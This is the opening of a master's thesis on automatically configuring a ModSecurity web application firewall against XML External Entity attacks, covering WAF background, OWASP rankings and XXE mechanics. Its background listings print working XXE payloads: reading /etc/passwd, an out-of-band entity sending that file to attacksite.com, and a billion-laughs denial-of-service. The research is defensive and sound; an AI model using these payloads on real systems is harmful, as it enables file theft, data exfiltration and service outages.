Even Kronen Johansen

Configuring Web Application Firewalls Based On Static Analysis of Applications Vulnerable to XXE attacks

Master's thesis in Informatics
Supervisor: Jingyue Li
June 2021

Master's thesis

NTNU
Norwegian University of Science and Technology
Faculty of Information Technology and Electrical Engineering
Department of Computer Science

NTNU
Norwegian University of
Science and Technology

Even Kronen Johansen

Configuring Web Application Firewalls Based On Static Analysis of Applications Vulnerable to XXE attacks

Master's thesis in Informatics
Supervisor: Jingyue Li
June 2021

Norwegian University of Science and Technology
Faculty of Information Technology and Electrical Engineering
Department of Computer Science

Abstract

Attacks on web applications and cloud providers is an increasing threat. One of the attack vectors which can be used for this purpose is XML External Entity (XXE). OWASP introduced this vulnerability to their list in 2017, and it instantly jumped in at fourth over most critical vulnerabilities. This attack can lead to retrieval of files, shutting down services or execution of scripts. A methodology used to protect web applications and web servers are web application firewalls. This is used to scan incoming requests for malicious activity and based on what they find, they either accept or deny that request. There is little research available into the effectiveness of web application firewalls against different vulnerabilities. For XXE attacks there have been no research at all. Additionally, there is little research focusing on how a WAF can be auto configured for different types of attacks. In this thesis the goal is to expand on this knowledge. This will be done by exploring a methodology to automatically configure the ruleset of a WAF to protect against XXE attacks. To accomplish this, a tool is developed to statically analyze source code using abstract syntax trees. Based on whether the tool can find missing security features in the source code, it will add new rules to combat the missing security features. To conduct evaluation of the tool the WAF ModSecurity is used. The research contributes with a novel methodology for detecting XXE attacks in source code, a novel tool based on the mentioned methodology and lastly a novel data set for testing WAF against XXE attacks. The evaluation of the tool shows a 100% precision and a 95.2% recall in its ability to detect whether an application is vulnerable or not. Additionally, the WAF-rules applied by the tool shows both a 100% precision and recall when defending against XXE attacks. The thesis also discusses the shortcomings of the methodology, and the shortcomings of current protection in ModSecurity.

Sammendrag

Angrep på web baserte applikasjoner og skyleverandører er en økende trussel. En av angrepsvektorene som kan brukes til dette formålet er XML External Entity (XXE). OWASP introduserte denne trusselen til deres oversikt i 2017. Den gikk da rett inn på fjerdeplass over mest kritiske sikkerhetsrisikoer. Dette angrepet kan gi tilgang til filer, tjenestenektangrep eller kjøring av scripts. En av metodene som brukes for å beskytte webapplikasjoner og webservere er en webapplikasjonsbrannmur (web application firewall). Dette brukes for å gjennomføre et skann av innkommende forespørsler for farlig aktivitet. Basert på hva webapplikasjonsbrannmuren finner, så vil den enten blokkere eller akseptere forespørselen. Lite forskning har blitt gjort på webapplikasjonsbrannmurens effektivitet mot forskjellige angrep. For XXE-angrep har det ikke blitt gjennomført noe forskning i det hele tatt. Det har heller ikke blitt gjennomført mye forskning som har fokusert på autokonfigurasjon av webapplikasjonsbrannmurene. Denne masteroppgaven ønsker å bidra til å øke denne kunnskapen. Dette gjøres ved å utforske en metodologi for autokonfigurasjon av regelsett for å beskytte en WAF mot XXE angrep. For å oppnå dette utvikles et verktøy for statisk analyse av kode ved bruk av abstrakte syntaks trær. Hvis verktøyet finner manglende sikkerhetsfunksjoner i koden, vil det legge til nye WAF-regler. For å teste reglene gjennomføres det testing på webapplikasjonsbrannmuren ModSecurity. Forskningen vil bidra med en ny metodologi for oppdagelse av XXE angrep i kildekode, et nytt verktøy for autokonfigurasjon av WAF basert på metodologien og et nytt datasett for WAF testing av XXE angrep. Fra testing av verktøyet så viser det en presisjon på 100% og en recall på 95.2% i verktøyets evne til å korrekt si om applikasjonen det tester mangler sikkerhetsfunksjoner eller ikke. Reglene satt av verktøyet hadde en presisjon og en recall på 100% når det kom til å beskytte mot XXE angrep. Oppgaven ser også nærmere på svakhetene i metodologien og svakheter i den nåværende beskyttelsen mot XXE angrep i ModSecurity.

Acknowledgment

I would first like to thank Associate Professor Jingyue Li at the Department of Computer Science at The Norwegian University of Science and Technology for his guidance and support on this thesis. I would also like to thank Kyle Orlando for our discussions about the thesis and its subjects throughout this year. Lastly, I would like to thank family and friends for the support during the writing of this thesis. You have all made this process a lot easier.

Thank you,
Even Kronen Johansen

Contents

Abstract **i**

Sammendrag **ii**

Acknowledgment **i**

Contents **v**

List of Tables **viii**

List of Figures **ix**

List of Listings **xii**

Abbreviations **xiii**

1 Introduction **1**

2 Background **3**

2.1 Web Application Firewall 3
2.1.1 Most popular WAF 4
2.2 Rule Generation 5
2.2.1 Modsecurity rules 5
2.2.2 Rule creation in other web application firewalls 5
2.2.3 Similarities in rule creation 6
2.3 Security Vulnerabilities - Classification and ranking 6
2.3.1 XML External Entities 8
2.3.2 XXE protection 12
2.4 Abstract Syntax Trees 14
2.5 Regular Expression 16

3 Related Works 17
3.1 Web Application Firewall . . . 17
3.1.1 Overview of methods for WAF configuration . . . 17
3.1.2 Overview of WAF handling of OWASP Top 10 . . . 19
3.1.3 Overview of academic review of WAFs . . . 22
3.2 XML External Entities . . . 24
3.3 Static Analysis . . . 25

4 Research design and implementation 27
4.1 Research motivation . . . 27
4.2 Research questions . . . 28
4.3 Research Method and Design . . . 29
4.3.1 Research Strategy . . . 29
4.3.2 Data Generation . . . 29
4.3.3 Research Paradigm . . . 29
4.4 Literature Review . . . 30
4.5 XXE2WAFConfigurer . . . 31
4.5.1 High level design of the research tool . . . 31
4.5.2 Selection of web application firewall . . . 32
4.5.3 Selection of parser . . . 32
4.5.4 Design of the tool to auto-configure WAF based on source code analysis . . . 34
4.6 Evaluation Design . . . 45
4.6.1 Classification of true positives and true negatives . . . 45
4.6.2 Evaluation design for evaluation step 1 . . . 46
4.6.3 Evaluation design for evaluation step 2 . . . 48

5 Results 63
5.1 Evaluation step 1: Detection of vulnerabilities in applications . . . 63
5.1.1 Detection of vulnerabilities - Std-DOM . . . 63
5.1.2 Detection of vulnerabilities - Std-SAX . . . 67
5.1.3 Precision and Recall of the tool . . . 68
5.1.4 Deeper look at applications that generated false positives . . . 69
5.2 Evaluation step 2: Strength of security measures . . . 74
5.2.1 WAF using parser . . . 74
5.2.2 Configured with WAF rules . . . 82
5.2.3 DOM-Parser with security features . . . 83
5.2.4 Precision and recall . . . 83
5.3 Summary . . . 85

6 Discussion 87
6.1 Comparison to related work . . . 87
6.2 Implications to academia . . . 88
6.2.1 Detection of vulnerabilities using abstract syntax trees . . . 88
6.2.2 Data set for testing WAF against XXE . . . 89
6.3 Implications to the industry . . . 89

6.3.1 Rule generation based on static analysis 89
6.3.2 Strength and weakness of ModSecurity parser 90
6.3.3 Generalizability for different parsers 91
6.4 Limitations 92
6.5 Threats to validity 92
6.5.1 Internal validity 92
6.5.2 External validity 93

7 Conclusion And Future Work **95**
7.1 Conclusion 95
7.2 Future work 96

Bibliography **96**

Appendix **103**

A ModSecurity configuration file **105**

B CVE records used for creation of data set - XXE **113**

C CVE records used for creation of data set - BIL **115**

List of Tables

3.1 Concept-mapping WAF configuration methods . . . 18
3.2 Concept-mapping vulnerabilities . . . 19
3.3 Attacks using different paranoia levels (PL). [56] . . . 20
3.4 Defense mechanism of various web application firewalls . . . 23
3.5 XXE attacks detected by different static analysis tools for mobile applications . . . 25

4.1 Inclusion and Exclusion criteria for literature review . . . 31
4.2 Usage of different Java XML parsers per Github and Google Code . . . 33
4.3 Vulnerability to BIL and XXE in Java XML parsers . . . 33
4.4 Payloads categorized by type of payloads - with number of payloads per category . . . 53

5.1 Results of testing on vulnerable applications . . . 64
5.2 Results of testing on non-vulnerable applications . . . 66
5.3 Results of testing on vulnerable applications using the Std-SAX parser . . . 67
5.4 Results of testing on non-vulnerable applications using Std-SAX . . . 68
5.5 Total sum of True/False positives and True/False negatives for the vulnerable and non-vulnerable applications using the Std-DOM parser . . . 68
5.6 Total sum of True/False positives and True/False negatives for the vulnerable and non-vulnerable applications using the Std-SAX parser . . . 69
5.7 Results for XML content-type using WAF parser on malicious payloads . 74
5.8 Results for XML content-type using WAF parser on non-malicious payloads 80
5.9 Results for TEXT content-type using WAF parser on malicious payloads . 81
5.10 Results for TEXT content-type using WAF parser on non-malicious payloads 81
5.11 Results for XML content-type using WAF rules on malicious payloads . . 82
5.12 Results for XML content-type using WAF rules on non-malicious payloads 82
5.13 Results for TEXT content-type using WAF rules on malicious payloads . 82
5.14 Results for TEXT content-type using WAF rules on non-malicious payloads 83
5.15 Results using st-DOM features on malicious payloads . . . 83
5.16 Results using st-DOM features on non-malicious payloads . . . 83

5.17 True and false positive values and true and false negative values for the defensive mechanisms in RQ2 84

List of Figures

2.1 OWASP top 10 changes from 2013 to 2017 7
2.2 AST of simple DocumentBuilderFactory 15

4.1 High level description of XXE2WAFConfigurer 32
4.2 Flowchart of the process flow in XXE2WAFConfigurer 35
4.3 Difference between use of ModSecurity Parser and the WAF rules 58
4.4 Process of getting rules based on a web-application and preparing for testing 59
4.5 Testing process for evaluation step 2 60
4.6 Blocking of malicious traffic by Web Application Firewall, as illustrated by Microsoft Azure 61

5.1 ModSecurity log denying the Billion laughs attempt 75

Listings

2.1 XML External Entity attack using an external document type definition . 9
2.2 Example of the usage of internal document type declaration 9
2.3 XML External Entity attack using both a general entity and a parameter entity 10
2.4 Billion laughs attack 11
2.5 In-band file retrieval XXE attack 11
2.6 Out-of-band file retrieval attack 11
2.7 A Std-DOM parser using features 12
2.8 Example rule configuration libxml2 for ModSecurity 13
2.9 Simple creation of a DocumentBuilderFactory and a DocumentBuilder. The code used to create the AST in figure 2.2 14
4.1 CloudFlare regular expression which caused a 30 minute disruption to services 28
4.2 Reduce the code down to a list of Nodes containing Method call expressions 36
4.3 The compilationunit of example code 37
4.4 The nodes after limiting to method call expressions 37
4.5 Setting feature for blocking general external entities and external parameter entities 38
4.6 Outputted rules from a vulnerable application 39
4.7 XML calling an external document type definition file 41
4.8 Regular expression for DTD attacks 41
4.9 XML example using external entity and parameter entity 42
4.10 Regular expression for external entity and external parameter attacks . . . 42
4.11 Example XML for entity expansion 42
4.12 Regular expression for entity expansion 42
4.13 Code for building rules for ModSecurity 44
4.14 IB XXE attack with similar structure version 1 49
4.15 IB XXE attack with similar structure version 2 49
4.16 XML calling an external document type definition file 50
4.17 Malicious XML using entity declaration for file retrieval 50
4.18 Example of an out-of-band attack 50

4.19 Example of a billion laughs attack 51
4.20 XML payload containing address before change to remove address 52
4.21 XML payload after the removal of the address 52
4.22 Internal document type definition and internal entity 53
4.23 Plain XML 54
4.24 XML file with a malicious payload that is not fit for convertion to non-malicious payload 54
4.25 XML External Entity attack before removal of the malicious entity 55
4.26 XML External Entity non-malicious payload after the removal of the malicious entity 55
4.27 XML External Entity attack before the removal of the malicious document type definition 55
4.28 XML External Entity payload after the malicious entity was removed . . 56
4.29 Commented out the use of the libxml2 parser 57
5.1 Axelor Event App Std-DOM factory configuration 70
5.2 Axelor Event App Std-DOM parsing execution 71
5.3 List of method call expressions connected to the DocumentBuilderFactory as collected by the POC-application 71
5.4 Prowide Std-DOM factory configuration 72
5.5 Prowide Std-DOM parsing execution 73
5.6 XML External Entity attack(IB-Entity) blocked by the ModSecurity parser 76
5.7 Second XML External Entity attack(IB-Entity) blocked by the ModSecurity parser 76
5.8 XML External Entity attack(IB-Entity) not blocked by the ModSecurity parser 76
5.9 Second XML External Entity attack(IB-Entity) not blocked by the ModSecurity parser 77
5.10 XML External Entity attack(IB-Document type declaration) passing the ModSecurity parser 77
5.11 Second XML External Entity attack(IB-Document type declaration) passing the ModSecurity parser 77
5.12 Setting doctype through XSL file 78
5.13 XML External Entity attack(IB-Document type declaration) blocked by the ModSecurity parser 78
5.14 Second XML External Entity attack(IB-Document type declaration) blocked by the ModSecurity parser 78
5.15 XML External Entity out-of-band attack blocked by the ModSecurity parser 79
5.16 Second XML External Entity out-of-band attack blocked by the ModSecurity parser 79
5.17 XML External Entity out-of-band attack that was not blocked by the ModSecurity parser 79
5.18 Third XML External Entity out-of-band attack blocked by the ModSecurity parser - without sending a payload 80
A.1 ModSecurity configuration file 105

Abbreviations

BIL	=	Billion laughs
CRS	=	Core Rule Set
CVE	=	Common Vulnerabilities and Exposures
CWE	=	Common Weakness Enumeration
DTD	=	Document Type Definition
FN	=	False Negative
FP	=	False Positive
IB	=	In-band
IDE	=	Integrated development environment
IDI	=	Department of Computer Science
NTNU	=	Norwegian University of Science and Technology
OOB	=	Out-of-band
POC	=	Proof-of-concept
RegEx	=	Regular expression
SOAP	=	Simple Object Access Protocol
TN	=	True Negative
TP	=	True Positive
WAF	=	Web Application Firewall
XXE	=	XML External Entities
XXE	=	XML External Entity

Chapter 1

Introduction

During Covid-19 there has been a large increase in cyber-attacks against cloud services. A report by McAfee indicates that it has risen by 630% [30]. Even if this is just potentially a temporary increase due to Covid, it shows the necessity of increased focus on cloud security. To mitigate possible security vulnerabilities several different methodologies might be used. One of these methods are static analysis to fix code vulnerabilities. This method might indicate vulnerabilities to the developer to fix themselves, or even automatically fix the code by implementing changes into the source code. For a cloud provider this solution might be less than ideal. Most likely neither the cloud provider nor the customer wants code changes to be performed in the cloud solution. Another method, which is used by today's cloud providers, is web application firewalls (WAF). This is a firewall that performs inspection on the data being sent to the hosted application. However, this solution often requires the developers hosting the application to implement their own rules. They might also use predefined general rules, however these are not application specific.

The research motivation is to add the available knowledge by improving methods for auto-configuration of the WAF. Most of the current research focuses on improving WAF by anomaly-based techniques, while little research investigates auto-configuration. With the potential damages inflicted by misconfiguration, research into this aspect is important. An example of this is a CloudFlare outage in 2019 which was caused by an error in a newly added regular expression based rule [21].

In addition, the current research into WAFs focuses mostly on injection and XSS attacks. One of the OWASP top 10 attacks with little current knowledge about, in terms of WAFs, are XXE attacks. To protect against XXE the common method is to restrict the document type definition usage and the usage of external entities. In Java, this is done by configuring the parser using security features. These features makes it possible to disable, for instance, external entities and parameter entities.

For the thesis one research question is explored:

- Can static analysis be used to identify missing security features in source code and apply correct configurations against XXE attacks?

To be able to know whether to apply rules to a WAF or not the only thing that needs

to be known is which security measures that is missing. It is not necessary to know what files or how many times that vulnerability repeats itself in the code. This is because the WAF will check all data sent to that web application. Most Java XML parsers uses security features or attributes to set their security configurations. An example of this is setting a security feature to block the usage of general external entities. With this in mind, static analysis is a perfect solution as it will be able to search for the appearance of these security configurations.

In this thesis a methodology to implement rules in web application firewalls based on static analysis will be presented. The static analysis will search the potentially vulnerable application for missing security features. This search will be conducted by first locating the start point of the parsing, and then review all the MethodCallExpressions untill the execution of the parsing is complete. If any features are found to be missing, it will output a rule to mimic the feature. This analysis will limit itself to Xml External Entity attacks in the Java programming language. The study is conducted by implementing a proof-of-concept concept tool, **XXE2WAFConfigurer**, to pilot and demonstrate the idea.

The results of the thesis is evaluated in two steps. Firstly, an evaluation of the ability to correctly detect whether an application is vulnerable or not. This is performed by evaluating the tool against applications with and without vulnerabilities. Additionally, this step is performed based on two different parsers. Std-DOM and Std-SAX. Std-DOM is used as the primary parser to prove the precision and recall of the tool, while Std-SAX is to prove the generalizability of the methodology. The second step is the evaluation of the WAF rules applied by the tool. It is conducted by sending malicious and non-malicious payloads targeting a WAF with the rules applied. These results are then compared to testing on the Std-DOM parser with security configurations applied and against the WAF while it is protected with only the ModSecurity parser turned on.

The contribution of the thesis is threefold. Mainly it contributes with a novel methodology for detecting whether an application is vulnerable to XXE or not. The second contribution is the proof-of-concept tool, XXE2WAFConfigurer, itself for detecting vulnerable applications and applying the correct rules based on the results. Lastly, the thesis contributes with a novel data set to be used for testing against XXE attacks using payloads. The combination of these three contributions adds to the state-of-art knowledge in defending against XXE attacks using a WAF.

The structure of this thesis starts with the background information necessary to understand the thesis in Chapter 2. That is then followed by the related works in Chapter 3. The methodology is then presented in Chapter 4. This Chapter also includes the research design and implementation. Then, the results of the research including both the quantitative results and the qualitative observations are presented in Chapter 5. These results are then further discussed in Chapter 6. Last, in Chapter 7, a conclusion on the thesis is presented along with possibilities for future work.

Chapter 2

Background

In this chapter, the required theory to follow the thesis will be explained.

2.1 Web Application Firewall

Web application firewall (WAF) is one of several methods which can be used to add protection to a web application. A WAF can be defined as a security solution on the web application level that does not depend on the application itself [47]. It is used to analyze the traffic between the web application and the client by doing a deep packet inspection [11]. Through analyzing the packets, the WAF can determine whether the traffic is malicious by applying a rule set. The rule set contains security rules for what traffic should trigger actions from the WAF. There are three main security models for blocking unwanted data.

The negative security model uses a blacklisting approach. This means that the firewall will review HTTP traffic blocking input that matches the security rules. An example of this is by blacklisting the well-known SQL injection 'OR 1=1' from being the field input. However, this does limit the protection of the firewall to the knowledge of the user setting up the blacklist.

The second approach is the positive security model. This uses a whitelisting approach where the firewall blocks all traffic, except traffic explicitly accepted by the ruleset. A weakness of this approach is that it could potentially block normal user actions if the whitelist is not configured to accept it.

The third and last approach is the mixed security model. Here the security model combines the positive and negative security models. This is the approach that is most common for WAFs today.

Hogan [23] performed an customer basis analysis based on the web application firewall solution Barracuda. In the report they looked at data from almost 38 000 customers. In their analysis they saw that 27% of the customers were using cloud solutions, while 71% used the WAF for an on-premise solution. These numbers are from 2018 and will probably have shifted more towards cloud. Gartner [19] expects that more than 45% of

IT infrastructure spending will move away from traditional deployment solutions to cloud solutions by 2024. It is therefore safe to assume that the WAF customers also will follow that trend in the years to come. The report from Hogan [23] also found that most of the customers of Barracuda's solution was businesses with less than 100 employees. This segment consisted of 92.3% of the users. Additionally, 57.2% of the customers were start-up businesses. A question can be asked about the generalizability of these results for all WAF solutions, as this report focuses on Barracuda. However, it gives an impression of the current state of the market.

2.1.1 Most popular WAF

There are several ways to measure the most popular WAFs available in the market. Both Gartner [20] and Intricately [23], in a report covering the Barracuda WAF, uses customer ratings to measure the popularity of the WAF. The following list is compiled based on those two reports, where Intricately uses G2Crowd [18] for their comparison. The list is of randomized order as it is collected from two different sources.

- Barracuda WAF
- FortiWeb WAF
- Nginx App Protect
- CloudFlare WAF
- Akamai Web Application Protector
- CloudBric.
- Imperva Cloud Application Security
- AWS WAF
- Azure WAF
- ModSecurity OpenSource
- Sucuri WAF
- F5 BIG-IP ASM
- Wallarm Next GEN WAF

All WAFs in the list allow for custom rules using regular expressions. They are all closed sourced except for ModSecurity. In both the Gartner and the G2Crowd list there are no other opensource WAFs on the top of the lists. However, in the research community besides ModSecurity there are two other opensource solutions which have been used [52].

- WebKnight
- Guardian

2.2 Rule Generation

There are numerous different WAFs available, both enterprise and opensource. This also means that that there are numerous different ways of writing rules for WAFs based on which WAF is deployed for the web application. Following is a review of how rules are written for some popular WAFs. In addition, an analysis of whether there are some core similarities in how the rules are set up.

2.2.1 Modsecurity rules

Modsecurity is an Opensource WAF made for Apache servers but expanded to work on both NGINX and IIS. According the the Modsecurity reference manual [36]. Modsecurity rules consist of four parts: Variables, Operator, Transformation Function and Action.

- Variables are where in the HTTP transaction ModSecurity will check. For instance, the POST payload or the HTTP headers.
- Operator is how the rule wants ModSecurity to process the data found in the variable. An example for this is to check if the request contains a line.
- Transformation Function are used to take the input and convert it before the matching process. Examples of transformation functions are removal of whitespace, or decoding base64 etc.
- Actions are the action the WAF should take if the rule is triggered. There are five classifications of actions:
  - **Disruptive actions** are actions that either block or allows something to pass through even if it should be blocked. An example of this is whitelisting an IP.
  - **Non-disruptive actions** are actions that does not affect the rule processing flow.
  - **Flow actions** changes the rule processing flow.
  - **Meta-data actions** provides information about the rules.
  - **Data actions** holds data used by other actions

  A rule can have several actions attached. However, it can only perform one disruptive action.

2.2.2 Rule creation in other web application firewalls

ModSecurity is just one of many different web application firewalls. Two of the largest cloud providers are Microsofts Azure and Amazons AWS. Both have their own web application firewall solutions, and the possibility of creating rules in a similar manner as ModSecurity.

Amazon Web Services (AWS) has their own proprietary WAF. AWS WAF triggers rules based on different types of conditions. Including, but not limited to, XSS conditions, SQL conditions, regex and string match conditions. To create the rule similar components

as ModSecuirty are applied. The rule is built up by four components, a HTTP request component, a transformation of the input component, positional constraints and a value to match against [3].

Microsofts own WAF for their Azure cloud platform allows for custom rules. The components required to write a rule are match variables, operators, match values and actions.

2.2.3 Similarities in rule creation

There are several similarities between the components used in ModSecurity, AWS and Azure WAF. All three web application firewalls give the user the possibility to do transformative actions on input retrieved from specific HTTP transactions. This input is then evaluated by pattern matching or comparisons, where they all allow for regular expressions. These similarities give reason to believe that rule generation can be generalized for several WAF solutions. A generalization of the rule generation would not mean that there would be no solution specific implementation necessary, but rather that it would minimize the need for it.

2.3 Security Vulnerabilities - Classification and ranking

Open Web Application Security Project (OWASP) is one of the highest regarded sources for information of web application security. With some years apart they create a standard awareness document to list the security threats they deem the most critical [46]. This document is released containing the ten security vulnerabilities ordered by severity. The last iteration of the list was released in 2017, with the second latest released in 2013. Below in Figure 2.1 the change from 2013 to 2017 is presented.

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	∪	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	∪	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Note: Adapted from paper by OWASP [48].

Figure 2.1: OWASP top 10 changes from 2013 to 2017

As can be seen from this figure there are larger changes per iteration while some vulnerabilities stay the same. An example of this is A1 injection and A7 XSS which have been central in this list for a long time. In addition, there are also newcomers like XML External Entities and Insecure Deserialization, which often means there are less research into mitigation of these type of attacks. Below every vulnerability from the 2017 version of the OWASP Top 10 will be presented with an explanation based on the OWASP report [48].

- **A1 - Injection:** An attacker sends malicious data to make the interpreter execute it. This is most often in form of a command or a query, and is used for targeting, for instance, SQL or LDAP.
- **A2 - Broken Authentication:** Incorrect implementations of security focused on the authentication and session management of the application. Attacks focused on broken authentication can give the attacker login information or session information, giving them the possibility to pose as the user.
- **A3 - Sensitive Data Exposure:** The exposure of sensitive data from the application in an unencrypted manner. Often this data can leak personal information about users.
- **A4 - XML External Entities:** A newcomer to the 2017 report. Using wrongly configured XML parsers to trigger external entities. These entities can be used for file retrieval, remote code execution, DOS and many other attacks.
- **A5 - Broken Access Control:** If the application does not properly implement a methodology to restrict the roles of authenticated users, an attacker can use this

to perform unintended actions. This might include elevating a non-administrative user to an administrative user. It could also include actions like accessing accounts, changing rights etc.

- **A6 - Security Misconfiguration:** A very common attack that abuses incorrectly configured settings. This may include wrongful configuration or using default configurations.
- **A7 - Cross-Site Scripting:** By not validating input to web pages, applications allows for a malicious user to input untrusted data. This data can include, for instance, HTML or JavaScript which can be used to perform scripts from the web page. A malicious script can be used to extract information from other users or redirecting them to other sites.
- **A8 - Insecure Deserialization:** Another newcomer to the 2017 report. By incorrectly deserializing data, a malicious user could use this to, for instance, perform injections or privilege escalation attacks. The most common attack for insecure deserilization is remote code execution.
- **A9 - Using Components with Known Vulnerabilities:** Using outdated or vulnerable libraries and frameworks can be used to leverage an attack on the application. These attacks can lead to loss of data, server hijackings etc.
- **A10 - Insufficient Logging And Monitoring:** By not performing proper level of logging and monitoring of the systems the detection of an attack may take a long time. The longer it takes to detect the attack, the more time the attacker has to further damage the system or steal information.

The OWASP list ranks vulnerabilities based on larger categories. Another ranking can be found by the Mitre. They host two collections for security vulnerabilities. The first, the Common Weakness Enumeration (CWE) is a collection of security weakness types and is intended to work as a baseline for weakness identification [34]. In addition, they host the Common Vulnerabilities and Exposures (CVE) list. This is a list of records of security vulnerabilities. They state their mission is to identify and catalog publicly disclosed vulnerabilities [33]. CVE can then be used by developers and security specialists to show or find vulnerabilities from a record of previously disclosed vulnerabilities.

2.3.1 XML External Entities

XML External Entities was introduced to the OWASP top 10 in 2017. It was then ranked as the fourth most common risk to web applications. The attack can be used to facilitate a numerous of other attacks, including file retrieval, denial of service and remote code execution [48]. It exploits the declaration of document type definitions and entities to perform the aforementioned attacks. In addition to being listed by OWASP, it is also recognized by the common weakness enumeration as CWE-611 [14] and CWE-827 [16]. These two covers improper restriction of XML External Entity references and improper control of Document Type Definition. A closely related attack is the attack often called either XML Bomb or Billion laughs. This attack uses entity expansion to consume resources from the

application, creating a denial-of-service attack. CWE covers this attack under CWE-776 [15].

Doctype definitions, entities and parameters

As mentioned, the attacks leverages the capabilities of the declarations used to set document type definitions and entities. The document type definition declaration can be used to set either an internal or external document type definition. Here other declarations like entity, element or attribute declarations can be set. Of these only entity will be further explained, as that is the declaration leveraged for attacks. The internal document type definition declaration is used to set entities and attributes in the document itself, while the external calls upon an external document type definition file. This file can either be located within the system or at an external URL. The two can be combined.

An example of an attack using the document type definition can be seen in Listing 2.1. In this example an external document type definition is called by the document type definition declaration in line 2.

```
1 <?xml version="1.0" encoding='UTF-8' ?>
2 <!DOCTYPE foo SYSTEM "http://127.0.0.1:8000/foo.dtd">
3 <bodyfile name='name'>
4
5 </bodyfile>
```

Listing 2.1: XML External Entity attack using an external document type definition

In Listing 2.2 an internal document type is displayed. As seen the main difference here is that the internal sets the declarations in the file itself. This is done by the doctype declaration in line 2, with element declarations in line 3 and 4. The internal declaration shown here does not contain a XML external entity attack. This will be shown further down when entity attacks are explained, as these uses the internal document type definition to declare their entities.

```
1 <?xml version="1.0" encoding='UTF-8' ?>
2 <!DOCTYPE foo [
3     <!ELEMENT car(price, mileage, year)>
4     <!ELEMENT bike(price, gears, year)>
5 ]>
```

Listing 2.2: Example of the usage of internal document type declaration

Entities are used to declare data in the XML file. These can be used for file retrieval etc. Another version is the use of parameter entities. They are used to be able to define a constant to hold data used by several declarations. So in the case you have to change a value used by several, for instance, !ELEMENT declarations you only need to change the parameter entity. The main differences between a general entity and a parameter entity is that they are called by an % instead of a &. The second difference is that they need to be called within the document type definition. A general entity meanwhile can only be called upon within the content body of the XML [22]. In Listing 2.3 both an external general entity, in line 3, and an external parameter entity, in line 4, is used for malicious means.

```
<?xml version="1.0" standalone="yes" ?>
<!DOCTYPE foo [
<!ENTITY xxe1 SYSTEM "file:///etc/passwd">
<!ENTITY % xxe2 SYSTEM "address/malicious.dtd">
%xxe2;
]>

<thesis>&xxe1;</thesis>
```

Listing 2.3: XML External Entity attack using both a general entity and a parameter entity

The last attack vector that is used is closely linked to the entities. It is the XML Bomb or billion laughs attack. The term used in this thesis will be billion laughs. Billion laughs use entity expansions to overload the attacked application. This is done by one entity referencing either another entity or another site. The site or entity will then reference another entity again. Additionally, the site can reference itself creating an infinite loop. When this keeps going the number of entities keeps expanding for every level increasing the stress on the server or application. In the end this becomes a denial-of-service attack as the application will not be able to keep up or answer requests. The method shown in Listing 2.4 sends a payload of 3KB, however it takes up 3GB of memory on the targeted application [59] when all the entities have been called. Here an entity is first created in line 3, it is then referenced several times in line 4. This new reference is then called upon again several times in line 5. This then continues creating an exponential increase in references.

Categories

There are generally not any widely acknowledged categorizations of XML external entity attacks. One categorization of XML external entity attacks is by Muscat [40]. He divides the XML external entity attacks into the two categories "in-band" and "out-of-band". This categorization focuses on which network channel the request and the response operate in. Out-of-band is defined by Latvala et al. [27] as communication on a separate channel than the channel where the primary communication occurs. This primary communication occurs on the in-band channel. In terms of XML external entity attacks this means that in-band would be an attack where the response from the attack is posted in the response from the application. An out-of-band attack on the other hand would be an attack where the XML external entity would make the targeted application send information to a different site.

An example of the distinction between the two is a file retrieval attack. In an in-band attack an XML external entity, as seen in Listing 2.5 line 3, would call on the file retrieval. This would then be sent directly back to the attacker in the HTTP response.

In Listing 2.6 an example of an out-of-band attack is presented. It will retrieve the same file as in the in-band attack, as seen in line 3. However, instead of returning it in the HTTP response, it will be sent forward to a different address in line 4. In this case the file will then be sent to attacksite.com, where it is configured to retrieve the file in the content parameter.

```
1  <?xml version="1.0"?>
2  <!DOCTYPE lolz [
3   <!ENTITY lol "lol">
4   <!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&
        lol;&lol;">
5   <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2
        ;&lol2;&lol2;&lol2;">
6   <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3
        ;&lol3;&lol3;&lol3;">
7   <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4
        ;&lol4;&lol4;&lol4;">
8   <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5
        ;&lol5;&lol5;&lol5;">
9   <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6
        ;&lol6;&lol6;&lol6;">
10  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7
        ;&lol7;&lol7;&lol7;">
11  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8
        ;&lol8;&lol8;&lol8;">
12 ]>
13 <lolz>&lol9;</lolz>
```

Listing 2.4: Billion laughs attack

```
1  <?xml version="1.0"?>
2  <!DOCTYPE data [
3          <!ENTITY file SYSTEM "file:///etc/passwd">
4          ]>
5  <data>&file;</data>
```

Listing 2.5: In-band file retrieval XXE attack

```
1  <?xml version="1.0" standalone="yes" ?>
2  <!DOCTYPE foo [
3  <!ENTITY % file SYSTEM "file:///etc/passwd">
4  <!ENTITY % eval SYSTEM 'attacksite.com/?content=%file;'>
5  %eval;
6  ]>
```

Listing 2.6: Out-of-band file retrieval attack

The last category is the attack that is closely related to XML External Entity but is still seen as a different attack all together. That is the billion laughs attack mentioned earlier in this section. Here there will not be a in-band or an out-of-band response from the application, as the application will start denying service.

2.3.2 XXE protection

